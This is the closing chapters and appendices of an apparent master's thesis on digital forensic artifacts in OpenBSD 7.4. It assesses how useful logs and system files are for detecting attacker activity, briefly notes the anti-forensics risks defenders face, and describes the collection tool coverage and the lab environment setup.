Even with its weaknesses, the artifact seems useful for investigating network communication that was in the past and was finished. It is most useful to identify lateral movement and data exfiltration due to showing network communication needed for those tactics: Outgoing data amounts can be checked for large aggregates over short timeframes or outliers, indicating exfiltration of data. The connections to the system can be filtered for external internet systems. Patterns of scanning the internal network and activity outside usual working times can be revealed by plotting the connections from and to the system. Additional intelligence about involved endpoints, Indicator of Compromise (IOC)s as well as information about the processes that initiated the network communication would be helpful to distinguish legitimate and malicious activity. With proper setup and collection of data over a long period of time, the strengths of the artifact outweigh its weaknesses.

8.4.3 Artifact console message buffer

The artifact *console message buffer* showed not much potential in the use cases. It provided visibility in no use case, so the full extend of artifact usability was likely not uncovered. It offers additional data for the system startup, especially regarding setup of system state and services. The data amount is small and an implicit order of the activities is given due to the appending of newer data at the end.

Yet, automatic processing of the data is difficult due to the lack of a consistent format. Furthermore, the artifact does not reflect changes to system state and services after the system startup finished. The visibility can be circumvented by ensuring that a modification or program part of the system startup writes no output to *stdout* and/or *stderr*. Using the artifact to distinguish legitimate from malicious activity requires understanding of OpenBSD startup as well as the customization of the specific system.

Given the current understanding of the artifact, there seems to be no value in using it for investigations. Future research into techniques around the manipulation of the OpenBSD boot process should be combined with reevaluation of this artifact regarding visibility into such persistence techniques.

8.4.4 Artifact installed packages table of contents

The artifact *installed packages table of contents* can be utilized in two ways: first to identify installed packages and second to check the resources added to the system by each package. For the latter part, further artifacts are needed to take advantage of the information given in the table of contents: With full access to the system, the artifact allows checking files that were added by packages for modifications based on SHA256 hash, file size and last modified timestamp. If one only got an artifact offering file system metadata of the system, the information in the artifact *installed packages table of contents* concerning file size and last modified timestamps of files that were added by packages can be cross-checked. This potentially enables one to find malicious changes to programs on the system. The custom format requires understanding of the OpenBSD package creation to fully utilize all information. The amount of data is relatively small and should see infrequent additions after a system was setup properly. The artifact shows neither the order nor the time of actions. Without additional context, e. g. the user account or action that triggered the installation of a package, distinguishing between legitimate and malicious activity based on this artifact alone seems difficult. The SHA256 hashes can be checked against IOCs to identify if a package added a known malicious file to the system.

The artifact shows installation of tools and the changes performed on the system by those installations. It can support identifying any attacker tactics where common tools are added to the system using the package manager, in order to facilitate malicious actions. Furthermore, it helps identify the functionality beyond the base system available to an attacker. All in all, the artifact is highly useful.

8.4.5 Artifact locate database

The artifact *locate database* shows the file system paths at the time of the last database update. No additional information is given. For timelining, the visible files can be marked as having been accessed at the time of last database update, given by the last modification timestamp of the artifact file. The custom and undocumented format hinders analysis. The artifact does not cover the directories */var/tmp/* and */tmp/* by default, only includes files that are reachable from file system root by an unprivileged user and cannot directly identify activities that are run in-memory-only. This results in an incomplete representation of the file system. If the artifact is not present, it is not updated by the system anymore. When the deletion of the artifact is not noticed, the contained information is effectively lost.

Most entries in the database are from system files. When an older database or a baseline is available, changes to the file system can be highlighted by comparing the content of both files. Using such differences should be preferred, as otherwise the amount of data to investigate can be quite large. A baseline can be created by taking the database from a newly installed system with the same version of OpenBSD. While not specific to the environment, it will filter out the files that are present by default.

The potential of the artifact was underestimated when creating the hypotheses for the use cases, leading to the artifact providing visibility in five use cases instead of the predicted two use cases. The file system changes shown by the artifact can reveal files brought onto the system by an attacker or created due to program execution by an attacker. This supports identification of many attacker tactics. By comparing the information from the artifact with the current file system, files added and removed since the last update of the database can be identified. This can reveal recent attacker activity, especially regarding defense evasion attempts through deleting files. Distinguishing between legitimate and malicious can be improved by additional context like exact timestamps for files that were created on the system, the processes that created them and the responsible user accounts.

All in all, with a baseline available, the artifact is highly useful.

8.4.6 Artifact pf packet logs

The artifact *pf packet logs* shows the network communication of the system. It is close to a realtime view. The available data allows identification of the involved endpoints, e. g. by IP addresses and port numbers. Reasonable assumptions about application layer protocols are possible. The partial capture of the application layer protocol can reveal additional relevant information. Each entry in the data includes timestamp information and the entries are ordered in their appearance. This enables to place the data in a chronological manner.

The artifact only contains information on network communication which was marked to be logged in the configuration for *pf*. By default, there is no logging. That means the artifact requires prior setup. Moreover, filtering of data is needed, especially if the investigated system has a lot of network communication. The amount of data scales with the amount of distinct network connections. Duration of network communication and amount of transferred data are not visible. Furthermore, there is no information to connect the network communication to actions on the system.

All in all, the artifact is highly useful when properly setup. It is applicable for investigating lateral movement and data exfiltration. With an extensive view of the network communication of the device, past and current attacker interactions incoming to and outgoing from the system can be detected. Additional intelligence about involved endpoints, IOCs as well as information about the processes that initiated the network communication would be helpful to distinguish legitimate and malicious activity.

8.4.7 Artifact pf state

The artifact *pf state* shows the active and recent network communication of the system, offering a realtime view. The available data allows identification of the involved endpoints, e. g. by IP addresses and port numbers. Reasonable assumptions about application layer protocols are possible.

The artifact includes no timestamp information for entries. This hinders placing the visible network communication into a timeline as well as correlation with other activities on the system. Furthermore, identifiers of the processes that started the network communication are missing. Therefore, additional artifacts are necessary to identify which process is responsible for which network communication. Filtering of data is needed, especially if the investigated system has a lot of network communication. The amount of data scales with the amount of distinct network connections.

The artifact allows to investigate lateral movement and data exfiltration due to showing network communication needed for those tactics. Connections to external internet systems or use of unusual ports and protocols are visible. Additional intelligence about involved endpoints, IOCs as well as information about the processes that initiated the network communication would be helpful to distinguish legitimate and malicious activity. The usefulness of the artifact is ambiguous: for recent activity on the system involving network communication, the artifact helps detect that communication. When activity happened some time ago, the artifact will likely not retain any traces from it anymore.

8.4.8 Artifact security backups

The artifact *security backups* covers a diverse set of configuration files of the base operating system. Due to incorporating a *current* and a *backup* variant of each tracked file, changes to those configuration files can be highlighted by comparing them. Some tracked elements are only represented by SHA256 hash values, allowing one to identify that a change happened to the tracked element, but not the content of the change. The *current* variant of files can be investigated to get an understanding of the recently active configuration of the system. With file system metadata available, the timestamps associated with files in the *security backups* allow assigning a timestamp to the latest possible point in time when a change identified by this artifact happened. If one got full access to the system, the artifact allows to check the active configuration files against the current file in the *security backups*, highlighting changes that occurred since the last run of the security script.

The data in the artifact is only updated when the security script runs and changes are identified. This results in a low noise high signal source, as any updates represent changes to configuration files of the operating system itself. The amount of data present in *security backups* depends on the size of the configuration files. With a system using default configuration, little data is present. Distinguishing between malicious and legitimate activity depends on changes identified with the artifact, but usually requires knowledge about the operating system and context about the use of the system itself.

The artifact is well suited for identifying persistence on the system. The changes cover many aspects that can be abused by attackers to deploy backdoors to the system. The visible changes might also show modifications enabling or resulting from other tactics. Additionally, weak configuration of the system that might enable future attacks can be revealed.

8.4.9 Artifact system accounting

The artifact *system accounting* offers data about processes that terminated. It is a close substitute for program execution logging, which is missing in the base install of OpenBSD. Due to entries being appended as processes terminate as well as every entry including a starting time field, order and time of actions are clearly identifiable. The artifact enables reconstruction of activity on the system. Hands on actions of user accounts can be detected by patterns of programs ran for the same UID with multiple seconds between their starting time.

The logging for this artifact is disabled by default. Prior setup is needed to utilize it. Not all termination states for processes lead to the creation of an entry in the artifact. Moreover, the artifact is missing valuable details about the executed program: the full path to the executed program as well as the commandline used to execute the program. For script files, only the program interpreting the script is logged, not the script file name. The amount of data present is dependent on how active the system is. The data includes automatic actions by the operating system. This can add noise which needs to be filtered out, requiring some knowledge about OpenBSD operations. The use of a baseline provided limited help: it reduced the data to the timeframe of the use case actions but did not assist with filtering the recurring noise from automatic system processes. This seems to require a more advanced baseline than utilized with the analysis. Through all use cases, the author identified stable and semi-stable patterns showing the begin of system startup, the end of system startup and the start of data collection. This enabled contextualization of processes with the system startup and system operations.

The artifact enables identification of activity belonging to many attacker tactics. Processes that ran to enable and execute malicious actions can be revealed. Pulling in context from further data sources helps distinguish malicious and legitimate activity. For example, known malicious network communication can be correlated with processes that ran, highlighting which user accounts were abused. The artifact is highly useful, especially for investigating hands on activity on the system.

8.4.10 Synergies Between Artifacts

The information from *installed packages table of contents* complements the content from *locate database* related to packages. Especially when a package was added to the system, new entries to *locate database* can be cross-referenced with the table of contents of the newly installed package.

The artifact *installed packages table of contents* adds context to changes regarding user accounts, groups and packages present on the system identified with the artifact *security backups*. User accounts and groups can be added by installing packages. With both artifacts available, one can cross-check which user accounts and groups resulted from packages.

The artifacts *pf packet logs* and *pf accounting data* can be combined with *system accounting* to correlate past network communication of the system with processes that ran on the system. The combined view might reveal which processes initiated seen network communication. But as the artifacts are not guaranteed to give a complete view of their respective aspects, gaps and missing elements should be expected.

The information from *adduser log file* can be complemented with *security backups*, potentially adding the missing information about home directory and shell of new user accounts. This requires that *security backups* was updated since the addition of the user account.

8.4.11 Redundancies Between Artifacts

There is significant overlap in the information provided by *pf accounting data* and *pf packet logs*. Both deliver a view of the past network communication. A more recent view is given by *pf packet logs*, but *pf accounting data* includes information about transferred data. The setup of the artifact *pf accounting data* also supports directly exporting its data to a listener running on another system, moving the data outside the scope of the system it is created for.

Furthermore, the information given by *pf state* is mostly covered by *pf packet logs*. The first includes additional information whether connections are still actively used.

8.4.12 Artifact Usage Recommendations

Table 8.1 summarizes the usage recommendations for the artifacts and the MITRE ATT&CK tactics they are applicable to.

The content of the artifacts *pf accounting data*, *pf packet logs* and *system accounting* should be ingested into a centralized logging system. This allows to keep local storage requirements down by frequently rotating the artifact files, enables investigation over longer timeframes and allows correlation with other data sources.

When setting up an OpenBSD system for future investigations, one should activate the artifact *system accounting* as well as choose between the artifacts *pf accounting data* or *pf packet logs* and activate the respective one. If the artifact *pf accounting data* is chosen, the data should be directly exported to an external system. After setup of the system is complete, a baseline of all the chosen artifacts should be created and stored in an accessible way to allow for quick filtering of data. If an investigation of an OpenBSD system is needed, the artifacts *installed packages table of contents*, *locate database* and *security backups* should be collected next to the usual utilized artifacts.

8.5 Evasion And Anti-Forensics

Some possibilities to tamper with the artifacts were identified by the author of this thesis during the investigation. These are presented in the following.

artifact	applicable for MITRE ATT&CK tactics	use recommended?
installed packages table of contents	many different tactics	yes
locate database	many different tactics	yes
system accounting	many different tactics	yes
security backups	persistence and potentially other tactics too	yes
pf accounting data	lateral movement and data exfiltration	yes
pf packet logs	lateral movement and data exfiltration	yes
pf state	lateral movement and data exfiltration	yes[1]
adduser log file	persistence	no
console message buffer	-	no

Table 8.1: *Overview of artifact recommendations*

The artifacts *adduser log file*, *pf accounting data*, *installed packages table of contents*, *locate database*, *pf packet logs*, *security backups* and *system accounting* can be deleted or modified to exclude revealing entries. Entries in the artifact *pf state* can be deleted using the built-in tool *pfctl*. Such modification also stops the associated network communication from working which might not be in the interest of an attacker. On the other side, manipulation of the artifacts *console message buffer* and *pf state* requires running attacker-controlled code in the kernel which is hindered due to OpenBSD 7.4 not supporting loadable kernel modules.

The artifact *adduser log file* represents not all additions of user accounts, so a discrepancy between existing user accounts and log entries due to manipulation of the artifact will not immediately raise concerns. Furthermore, if the log file is removed, it would look the same as the default state - no log file present. It would be unclear if the file was removed or the program *adduser* never used.

The artifact *pf accounting data* supports sending its data directly to an external system, securing it against manipulation by moving it outside the reach of an attacker present on the local system. An attacker with high privileges can deactivate creation of further data by modifying the configuration of *pf* or removing the interface responsible for exporting the data out of the kernel. This removes any future visibility through the artifact.

The artifact *console message buffer* can be evaded by ensuring that modifications of the system startup process do not create output to *stdout* or *stderr*.

Removing the files of the artifact *installed packages table of contents* causes the additional effect of hiding the affected package from the built-in tool *pkg_info*. All changes performed by the package to the system stay available and usable.

If the database of the artifact *locate database* is missing, update operations for the database will not generate a new one. A missing database should raise concerns when detected. As the programs to create the custom format from an input are available on the system, the database can be overwritten with chosen content. This modified content would stay active until the next update operation.

For the artifact *pf packet logs*, an attacker with high privileges can deactivate creation of further data by modifying the configuration of *pf* or killing the process responsible for reading the packets exported by the kernel. This removes any future visibility through the artifact.

The built-in tool *pfctl* could be tampered with, so that it does not show all content of the artifact *pf state* as reported by the kernel.

Modifications to the artifact *security backups* can be revealed by comparing the data with the active files that they should be copies of.

An attacker with high privileges can deactivate creation of further data for the artifact *system accounting*, removing any future visibility through the artifact. Furthermore, the name of the program stored in the artifact is based on the process metadata at the time of process termination. Malicious activity can be hidden behind benign or trusted program names by manipulating the process metadata from inside the process or using process injection techniques.

8.6 Methodology Reflection

By combining the examination of the documentation of OpenBSD, source code review and checking UAC, an extensive coverage of OpenBSD 7.4 was created. Many artifacts were found, some not noted in literature and tooling until now. The artifact description helped to collect and structure the most relevant information about each identified artifact. Compiling limitations based on OpenBSD design choices provided additional information and challenges that helped assess the significance of findings.

The author decided to only investigate some artifacts, based on specificity for OpenBSD and perceived value after first tests. The number and depth of these first tests was left ambiguous, allowing flexibility. By tailoring the first tests to each artifact, they highlighted the key points, enabling an effective selection. The decision allowed a deeper focus for the chosen artifacts, delivering more insights into them. It caused an unintended side effect: information on file hashes, file size and last modified timestamps given by the artifact *installed packages table of contents* could not be utilized during analysis due to missing file system metadata and full disk access. However, this is only one of the investigated artifacts and the information left out is only a minor part of the overall investigation.

Creating a dedicated environment for executing the use cases ensured minimal noise and side effects in the data. It also aids the reproducibility of the results. The use of a baseline during analysis was an effective way to remove noise and reveal relevant information in the artifacts. The steps for analysis were left ambiguous, giving little guidance.

The use cases elevated the knowledge of the investigated artifacts, extending the theoretical with practical usage. The hypotheses mapped the investigated artifacts to the attacks they provide visibility for, providing a compact overview of the usability of the artifacts.

By basing the use cases on attacker techniques, the results highlight the strengths and weaknesses of the artifacts differently than the initial artifact investigations. This revealed additional information about the artifacts. The actions of the use cases were defined with high level of detail, ensuring reproducible execution and results.

9 Conclusion

This thesis identifies and describes 58 artifacts, six of those are *OpenBSD*-specific and 11 *BSD-derived*. Nine of those artifacts are investigated in depth. Some identified artifacts are not noted in previous works. Additionally, 25 potential persistence mechanisms are found and briefly described. These are not further investigated, as they go outside the focus of the thesis. As future work, they should be evaluated for usability and ways of detecting their use. Some aspects of the default configuration of OpenBSD are identified that significantly impact live data collection for forensic investigations, especially limiting memory forensics.

With simulated data from the defined use cases, nine artifacts are investigated in depth, revealing strengths and weaknesses of them. The artifacts *pf accounting data*, *installed packages table of contents*, *locate database*, *pf packet logs*, *security backups* and *system accounting* provide useful information for investigations. Moreover, synergies and redundancies between the artifacts are highlighted as well as recommendations given on utilizing them. The artifacts *pf accounting data*, *pf packet logs* and *system accounting* should be configured and ingested by a centralized logging system. The artifacts *installed packages table of contents*, *locate database* and *security backups* should be added to the usually utilized artifacts for forensic investigations of OpenBSD systems. Anti-forensics possibilities for the investigated artifacts are identified. Most of them can directly be tampered with, but the artifacts *console message buffer* and *pf state* require running attacker-controlled code inside the kernel. The artifacts *pf accounting data*, *pf packet logs* and *system accounting* can effectively be deactivated by an attacker with high privileges.

The use case actions represent specific techniques. For future work, the identified artifacts should be examined under real world conditions, including live malware and attackers. The increased scope of malicious actions would increase the practical knowledge on the artifacts and also show if subsequent steps in the attack would overwrite or hide visibility for previous steps.

This thesis set aside the topic of memory forensics on OpenBSD, which should be tackled in a future study. This will likely involve dealing with the effects of the randomized kernel layout in OpenBSD. Memory forensics would deliver additional data sources supporting investigations on OpenBSD, especially around recent activity on the system as well as in-memory-only malware. This would complement the artifacts identified in this thesis.

Overall, this thesis extends the forensic knowledge for OpenBSD and the family of BSD operating systems. It improves upon UNIX forensics, adding new artifacts to those already utilized for decades. Additionally, established tooling is improved and means of accessing data encoded in the artifacts *locate database* and *system accounting* are provided.

List of Figures

List of Listings

List of Tables

Bibliography

[1] C. Altheide and E. Casey. *UNIX Forensic Analysis*. Elsevier, 2010. DOI: `https://doi.org/10.1016/B978-0-12-374267-4.00006-9`.

[2] V. S. Harichandran, D. Walnycky, I. Baggili, and F. Breitinger. "CuFA: A more formal definition for digital forensic artifacts". In: *Digital Investigation* (Aug. 2016). DOI: `10.1016/j.diin.2016.04.005`.

[3] P. Hope, B. Potter, and Y. Korff. *Mastering FreeBSD and OpenBSD Security*. Mar. 2005.

[4] P. Kral. *Incident Handler's Handbook*. Tech. rep. SANS, 2012. URL: `https://www.sans.org/white-papers/33901/` (visited on 10/12/2023).

[5] M. Lucas. *Absolute OpenBSD: Unix for the Practical Paranoid*. No Starch Press, 2013. ISBN: 9781593274764.

[6] M. Lutskyi, S. Gnatyuk, O. Verkhovets, and A. Polozhentsev. "Information Flows Formalization for BSD Family Operating Systems Security Against Unauthorized Investigation". In: *Information Technology for Education, Science, and Technics*. Springer Nature Switzerland, 2023. DOI: `10.1007/978-3-031-35467-0_16`.

[7] OpenBSD. *locate(1) - OpenBSD manual pages*. Aug. 2022. URL: `https://man.openbsd.org/OpenBSD-7.4/locate` (visited on 06/08/2024).

[8] OpenBSD. *securelevel(7) - OpenBSD manual pages*. Aug. 2019. URL: `https://man.openbsd.org/OpenBSD-7.4/securelevel` (visited on 12/16/2023).

[9] *OpenBSD 5.7*. URL: `https://www.openbsd.org/57.html` (visited on 02/07/2024).

[10] *OpenBSD FAQ - Introduction to OpenBSD*. URL: `https://www.openbsd.org/faq/faq1.html` (visited on 10/09/2023).

[11] *OpenBSD Project Goals*. URL: `https://www.openbsd.org/goals.html` (visited on 10/12/2023).

[12] E. Pinna and A. Cardaci. *GTFOBins*. May 2018. URL: `https://gtfobins.github.io/` (visited on 10/16/2023).

[13] P. Pols. *The Unified Kill Chain*. Feb. 2023. URL: `https://www.unifiedkillchain.com/assets/The-Unified-Kill-Chain.pdf` (visited on 01/22/2024).

[14] stein. *A systematic evaluation of OpenBSD's mitigations*. Dec. 29, 2019. URL: `https://isopenbsdsecu.re/` (visited on 02/24/2024).

[15] SWGDE. *SWGDE Digital & Multimedia Evidence Glossary*. June 2016. URL: `https://www.leva.org/wp-content/uploads/2019/10/SWGDE-Glossary.pdf` (visited on 10/13/2023).

[16] The MITRE Corporation. *Exfiltration*. July 2019. URL: `https://attack.mitre.org/versions/v14/tactics/TA0010/` (visited on 01/22/2024).

[17] The MITRE Corporation. *Lateral Movement*. July 2019. URL: `https://attack.mitre.org/versions/v14/tactics/TA0008/` (visited on 01/22/2024).

[18] The MITRE Corporation. *MITRE ATT&CK*. URL: `https://attack.mitre.org/versions/v14/` (visited on 01/22/2024).

[19] The MITRE Corporation. *Persistence*. July 2019. URL: `https://attack.mitre.org/versions/v14/tactics/TA0003/` (visited on 01/22/2024).

[20] A. Thierry and T. Müller. "A systematic approach to understanding MACB timestamps on Unix-like systems". In: *Forensic Science International: Digital Investigation* (Apr. 2022). DOI: `https://doi.org/10.1016/j.fsidi.2022.301338`.

[21] *Unix-like Artifacts Collector*. URL: `https://github.com/tclahr/uac` (visited on 10/05/2023).

[22] L. Yin. "Research on UNIX Forensic Analysis". In: *Proceedings of the 2016 International Conference on Intelligent Control and Computer Application*. Atlantis Press, 2016. DOI: `10.2991/icca-16.2016.48`.

Glossary

CuFA Curated (digital) Forensic Artifact.

FFS Fast File System.
FFS2 Fast File System Version 2.

IOC Indicator of Compromise.
IPFIX Internet Protocol Flow Information Export.

SWGDE Scientific Working Group on Digital Evidence.

UAC Unix-like Artifacts Collector.

A Data Collection by UAC

UAC implements data collection for multiple operating systems. Two parts are relevant: generic collections (targeting all supported operating systems) and collections specific to OpenBSD.

An overview of the data collected by UAC on OpenBSD is shown in table A.1. It was created from the state of the program as it was in the GitHub repository, branch *main*, on the fourth of december 2023. At that time, the latest commit was *ff47553d9acab3e3012c00358 5d37177361ce7bd*, tagged as *v2.7.0*. The relevant collection files were identified by case-insensitive searches for the strings *all* and *OpenBSD*, targeting the field *supported_os* in the files defining the data collections. The results were filtered manually.

collection file	**targeted data**	**tag**	**artifact?**
bodyfile.yaml	file medatada for the whole virtual file system	all	yes
ps.yaml	snapshot of current processes	all	yes
known_hosts.yaml	SSH known hosts	all	yes
authorized_keys.yaml	SSH authorized keys	all	yes
history.yaml	shell history files, including for *less*	all	yes
who.yaml	view of currently logged in users	all	yes
uptime.yaml	system uptime (time since last boot)	all	yes
socket_files.yaml	socket files	all	yes
rhosts.yaml	rhosts access files	all	yes
rc.yaml	SSH run commands	all	yes
config.yaml	shell config files	all	yes
sessions.yaml	shell session files	all	yes
hidden_files.yaml	hidden files outside of user account home directories	all	yes
hidden_directories.yaml	hidden directories outside of user account home directories	all	yes
suid.yaml	files with SUID bit set	all	yes
sgid.yaml	files with SGID bit set	all	yes
world_writable_files.yaml	world writable files	all	yes
world_writable_directories.yaml	world writable directories	all	yes
env.yaml	environment variables	all	yes

hash_executables.yaml	hashes of executable files (limited to files of 3MB size)	all	no
additional_logs.yaml	files named something with *log* (limited to files of 1GB size)	all	yes
run_shm.yaml	system files under */run/shm/*	all	yes
dev_shm.yaml	system files under */dev/shm/*	all	yes
hostname.yaml	system hostname (collected in two different ways)	all	no
uname.yaml	system information	all	no
date.yaml	system date and time	all	no
df.yaml	file system disk space usage	all	no
df.yaml	file system disk space usage with human-readable values	OpenBSD	no
top.yaml	snapshot of current processes	OpenBSD	yes
ps.yaml	snapshot of current processes with additional details	OpenBSD	yes
fstat.yaml	open files	OpenBSD	yes
lsof.yaml	open files	OpenBSD	yes
dmesg.yaml	system/kernel message buffer	OpenBSD	yes
pfctl.yaml	packet filter information and state	OpenBSD	yes
var_log.yaml	logs stored under */var/log/* (limited to files of 1GB size)	OpenBSD	yes
tomcat.yaml	tomcat logs (limited to files of 1GB size)	OpenBSD	yes
var_adm.yaml	logs stored under */var/adm/* (limited to files of 1GB size)	OpenBSD	yes
job_scheduler.yaml	files regarding cron and at	OpenBSD	yes
trash_info.yaml	trash info files	OpenBSD	yes
viminfo.yaml	vim info files	OpenBSD	yes

rclone.yaml	rclone config and logs	OpenBSD	yes
arp.yaml	ARP cache	OpenBSD	yes
netstat.yaml	listening and non-listening sockets	OpenBSD	yes
netstat.yaml	routing table	OpenBSD	yes
pkg_info.yaml	installed packages	OpenBSD	yes
lsof.yaml	internet network files and UNIX domain sockets	OpenBSD	yes
etc.yaml	files stored under */etc/*	OpenBSD	yes
etc.yaml	files stored under */usr/local/etc/*	OpenBSD	yes
sysctl.yaml	kernel parameters	OpenBSD	yes
mount.yaml	mounted file systems	OpenBSD	yes
showmount.yaml	remote NFS mounts	OpenBSD	yes
ifconfig.yaml	network interfaces	OpenBSD	yes
netstat.yaml	network interfaces	OpenBSD	yes
swapctl.yaml	system swap devices	OpenBSD	no
vmstat.yaml	virtual memory statistics	OpenBSD	no
hash_running_processes.yaml	hashes of the executable files behind running processes	OpenBSD	yes
procfs_information.yaml	paths of executables behind running processes	OpenBSD	yes
nfsstat.yaml	NFS client and server statistics	OpenBSD	yes
pcidump.yaml	PCI device data	OpenBSD	yes
usbdevs.yaml	connected USB devices	OpenBSD	yes
arcstat.yaml	ZFS ARC statistics	OpenBSD	yes
zpool.yaml	ZFS pools command history and health status	OpenBSD	yes
zfs.yaml	ZFS property information	OpenBSD	yes
iostat.yaml	I/O statistics	OpenBSD	yes
var_spool.yaml	system files under */var/spool/*	OpenBSD	yes
tmp.yaml	files stored under */tmp/* (limited to files of 5MB size)	OpenBSD	no
var_tmp.yaml	files stored under */var/tmp/* (limited to files of 5MB size)	OpenBSD	no
chkrootkit.yaml	checks for indicators of a rootkit being presents	OpenBSD	no

strings_running_processes.yaml	strings out of executable files behind running processes	OpenBSD	no

Table A.1: *Overview of data covered by UAC*

The majority of collected data represents artifacts. Some collections are of opportunistic nature, meaning they target directories and/or file name patterns which likely cover files that are artifacts. Furthermore, some collections include limits in the size of files they collect or process. This creates the risk of missing artifacts. But the limitation protects the data collection from growing out of hand size-wise. A small number of collections on OpenBSD are not effective:

- *rhosts.yaml* - the program *rsh* is not part of the default install of OpenBSD 7.4
- *lsof.yaml* - the program *lsof* is not part of the default install of OpenBSD 7.4
- *tomcat.yaml* - the program *tomcat* is not part of the default install of OpenBSD 7.4
- *var_adm.yaml* - the directory */dev/adm/* is unused in the default install of OpenBSD 7.4
- *trash_info.yaml* - the files */%user_home%/.local/share/Trash/info/*.trashinfo* do not exist in the default install of OpenBSD 7.4
- *viminfo.yaml* - the program *vim* is not part of the default install of OpenBSD 7.4
- *rclone.yaml* - the program *rclone* is not part of the default install of OpenBSD 7.4
- *etc.yaml* - the directory */usr/local/etc/* is unused in the default install of OpenBSD 7.4
- *arcstat.yaml* - OpenBSD 7.4 does not support the ZFS file system
- *zpool.yaml* - OpenBSD 7.4 does not support the ZFS file system
- *zfs.yaml* - OpenBSD 7.4 does not support the ZFS file system
- *chkrootkit.yaml* - the program *chkrootkit* is not part of the default install of OpenBSD 7.4

B Environment Setup

For executing the defined use cases, a dedicated environment is created. This environment consists of one virtual machine running OpenBSD 7.4 on amd64 architecture. The file `https://cdn.openbsd.org/pub/OpenBSD/7.4/amd64/install74.iso` is used as installation media.

The virtual machine is provisioned with two CPU cores, 1024 MiB RAM and a 20 GiB disk. QEMU is used as hypervisor. Due to problems encountered with input in the boot menu, an additional input device of type *USB Keyboard* is attached to the virtual machine before beginning installation.

The installation is partially automated. This improves reproducibility and speed in provisioning the virtual machine. Automation is achieved with native functionality of OpenBSD. The installation uses the *autoinstall* functionality, allowing one to provide answers to all installer questions. It allows the installation to run without interaction beyond choosing the function and stating the location of the respective installation configuration. As part of the installation, a custom set *site74.tgz* is installed on the system, adding an installer customization file *install.site* to the system. This file is run towards the end of the installation.

The file published at `https://github.com/Herbert-Karl/masterthesis/blob/main/environment/install.conf` shows the answers to the installer questions. The normal sets are installed over *HTTP* instead of using the install media because of the system being unbootable after using the later. This is a workaround for a known problem with OpenBSD 7.4 running on QEMU: `https://www.reddit.com/r/openbsd/comments/191dyao/openbsd_74_no_os_error_in_qemu/`. The custom set is installed from a locally run web server.

The file published at `https://github.com/Herbert-Karl/masterthesis/blob/main/environment/install.site` contains the customization of the system towards the end of installation. This file is archived into the custom set *site74.tgz*.

The installation process has following manual steps:

1. Download the install media from `https://cdn.openbsd.org/pub/OpenBSD/7.4/amd64/install74.iso`
2. Store the files *install.conf* and *install.site* in a directory which will later be used for the web server
3. Create the custom set by running the command

   ```
   tar -czf site74.tgz install.site
   ```

4. Create an index listing for the web server using the command

   ```
   ls -l > index.txt
   ```

5. Run a web server based out of the prepared directory; this can be achieved using the command

```
python3 -m http.server 80
```

6. Set up the virtual machine with the install media; when prompted by the installer, choose *(A)utoinstall* and point to the file *install.conf* on the web server
7. Wait for the install process and automated customization to finish; afterwards, shutdown the system
8. Create a snapshot of the powered-off virtual machine

The snapshot of the environment enables fallback to a known good state.